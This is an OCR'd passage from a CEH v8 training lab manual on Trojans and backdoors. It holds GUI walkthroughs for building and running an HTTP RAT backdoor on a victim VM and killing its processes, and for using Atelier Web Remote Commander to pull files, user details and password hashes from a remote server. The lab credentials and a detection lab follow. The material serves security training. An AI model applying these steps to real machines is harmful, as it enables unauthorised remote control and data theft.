



FIGURE 5.2: Windows 8 Start menu Apps

Stopping the World Wide Web Publisher is mandatory as HTTP RAT runs on port 80

3. Disable/Stop **World Wide Web Publishing** Services.





FIGURE 5.3: Administrative tools -> Services Window

4. Right-click the **World Wide Web Publishing** service and select **Properties** to disable the service.





FIGURE 5.4: Disable/Stop World Wide Web publishing services

5. Now start HTTP RAT from the location **Z:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN**.


FIGURE 5.5: HTTP RAT main window

The send notification option can be used to send the details to your Mail ID

6. Disable the **Send notification with ip address to mail** option.
7. Click **Create** to create a **httpserver.exe** file.


FIGURE 5.6: Create backdoor

The created httpserver will be placed in the tool directory





FIGURE 5.7: Backdoor server created successfully

8. The **httpserver.exe** file should be created in the folder **Z:\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\HTTP HTTPS Trojans\HTTP RAT TROJAN**.
9. Double-click the file to and click **Run**.





FIGURE 5.8: Running the Backdoor

10. Go to **Task Manager** and check if the process is running.





FIGURE 5.9: Backdoor running in task manager

11. Go to Windows Server 2008 and open a web browser to access the Windows 8 machine (here "10.0.0.12" is the IP address of Windows 8 Machine).


FIGURE 5.10: Access the backdoor in Host web browser

12. Click running processes to list the processes running on the Windows 8 machine.


FIGURE 5.11: Process list of the victim computer

13. You can kill any running processes from here.

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| HTTP Trojan | Successful send httpserver.exe on victim machine |
| | **Output:** Killed Process<br>System<br>smss.exe<br>csrss.exe<br>winlogon.exe<br>services.exe<br>lsass.exe<br>svchost.exe<br>dwm.exe<br>splwow64.exe<br>httpserver.exe<br>firefow.exe |

## Questions

1. Determine the ports that HTTP proxy server Trojan uses to communicate.

| Internet Connection Required | |
|---|---|
| ☐ **Yes** | ☑ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☑ iLabs |

Lab 6

# Remote Access Trojans Using Atelier Web Remote Commander

*A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

A backdoor Trojan is a very dangerous infection that compromises the integrity of a computer, its data, and the personal information of the users. Remote attackers use backdoors as a means of accessing and taking control of a computer that bypasses security mechanisms. Trojans and backdoors are types of bad-wares; their main purpose is to send and receive data and especially commands through a port to another system. This port can be even a well-known port such as 80 or an out of the norm ports like 7777. Trojans are most of the time defaced and shown as legitimate and harmless applications to encourage the user to execute them.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

## Lab Objectives

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Gain access to a remote computer
- Acquire sensitive information of the remote computer

## Lab Environment

To carry out this, you need:

1. **Atelier Web Remote Commander** located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Trojans Types\Remote Access Trojans (RAT)\Atelier Web Remote Commander**

- A computer running **Window Server 2008** (host)
- **Windows Server 2003** running in Virtual Machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

**Atelier Web Remote Commander**

## Lab Tasks

1. Install and launch **Atelier Web Remote Commander (AWRC)** in Windows Server 2012.
2. To launch **Atelier Web Remote Commander (AWRC),** launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.





FIGURE 6.1: Windows Server 2012 Start-Desktop

3. Click **AW Remote Commander Professional** in the **Start** menu apps.





FIGURE 6.2: Windows Server 2012 Start Menu Apps

4. The main window of **AWRC** will appear as shown in the following screenshot.

This toll is used to gain access to all the information of the Remote system





FIGURE 6.3: Atelier Web Remote Commander main window

5. Input the **IP address** and **Username / Password** of the remote computer.
6. In this lab we have used Windows Server 2008 (10.0.0.13):
   - User name: Administrator
   - Password: qwerty@123

**Note**: The IP addresses and credentials might differ in your labs

7. Click **Connect** to access the machine remotely.





FIGURE 6.4: Providing remote computer details

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

8. The following screenshots show that you will be accessing the **Windows Server 2008** remotely.





FIGURE 6.5: Remote computer Accessed

9. The Commander is connected to the Remote System. Click the**Sys Info** tab to view complete details of the Virtual Machine.





FIGURE 6.6: Information of the remote computer

10. Select **NetworkInfo Path** where you can view network information.





FIGURE 6.7: Information of the remote computer

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

11. Select the **File System** tab. Select **c:** from the drop-down list and click **Get**.
12. This tab lists the complete files of the C:\ drive of Windows Server 2008.





FIGURE 6.8: Information of the remote computer

13. Select **Users and Groups**, which will display the complete user details.





FIGURE 6.9: Information of the remote computer





FIGURE 6.10: Information of the remote computer





FIGURE 6.11: Information of the remote computer

14. This tool will display all the details of the remote system.
15. Analyze the results of the remote computer.

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

| Tool/Utility | Information Collected/Objectives Achieved |
|---|---|
| **Atelier Web Remote Commander** | Remotely accessing Windows Server 2008 |
| | **Result:** System information of remote Windows Server 2008 |
| | Network Information Path remote Windows Server 2008 |
| | viewing complete files of c:\ of remote Windows Server 2008 |
| | User and Groups details of remote Windows Server 2008 |
| | Password hashes |

## Questions

1. Evaluate the ports that AWRC uses to perform operations.
2. Determine whether it is possible to launch AWRC from the command line and make a connection. If yes, then illustrate how it can be done.

| Internet Connection Required | |
|---|---|
| ☐ **Yes** | ☑ No |
| **Platform Supported** | |
| ☑ **Classroom** | ☑ iLabs |

Lab 7

# Detecting Trojans

*A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that can get control and cause damage, such as ruining the file allocation table on a hard drive.*

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

## Lab Scenario

Most individuals are confused about the possible ways to remove a Trojan virus from a specific system. One must realize that the World Wide Web is one of the tools that transmits information as well as malicious and harmful viruses. A backdoor Trojan can be extremely harmful if not dealt with appropriately. The main function of this type of virus is to create a backdoor in order to access a specific system. With a backdoor Trojan attack, a concerned user is unaware about the possible effects until sensitive and important information is found missing from a system. With a backdoor Trojan attack, a hacker can also perform other types of malicious attacks as well. The other name for backdoor Trojans is remote access Trojans. The main reason that backdoor Trojans are so dangerous is that they hold the ability to access a particular machine remotely (source: http://www.combofix.org).

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Analyze using Port Monitor
- Analyze using Process Monitor
- Analyze using Registry Monitor
- Analyze using Startup Program Monitor
- Create MD5 hash files for Windows directory files

**Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors**

## Lab Environment

To carry out this, you need:

- **Tcpview**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Port Monitoring Tools\TCPView**
- **Autoruns**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Process Monitoring Tools\Autoruns**
- **PrcView**, located at **C:\CEH-Tools\CEHv7 Module 06 Trojans and Backdoors\Process Monitor Tool\Prc View**
- **Jv16 power tool**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Registry Monitoring Tools\jv16 Power Tools 2012**
- **FsumFrontEnd**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Files and Folder Integrity Checker\Fsum Frontend**
- A computer running **Window Server 2008** (host)
- **Windows Server 2003** running in Virtual Machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Disabling and Deleting Entries

If you don't want an entry to active the next time you boot or login you can either disable or delete it. To disable an entry uncheck it. Autoruns will store the startup information in a backup location so that it can reactivate the entry when you recheck it. For items stored in startup folders Autoruns creates a subfolder named Autoruns disabled. Check a disabled item to re-enable it

## Lab Duration

Time: 20 Minutes

## Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

**Note:** The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

## Lab Tasks

TASK 1

**Tcpview**

1. Go to **Windows Server 2012** Virtual Machine.
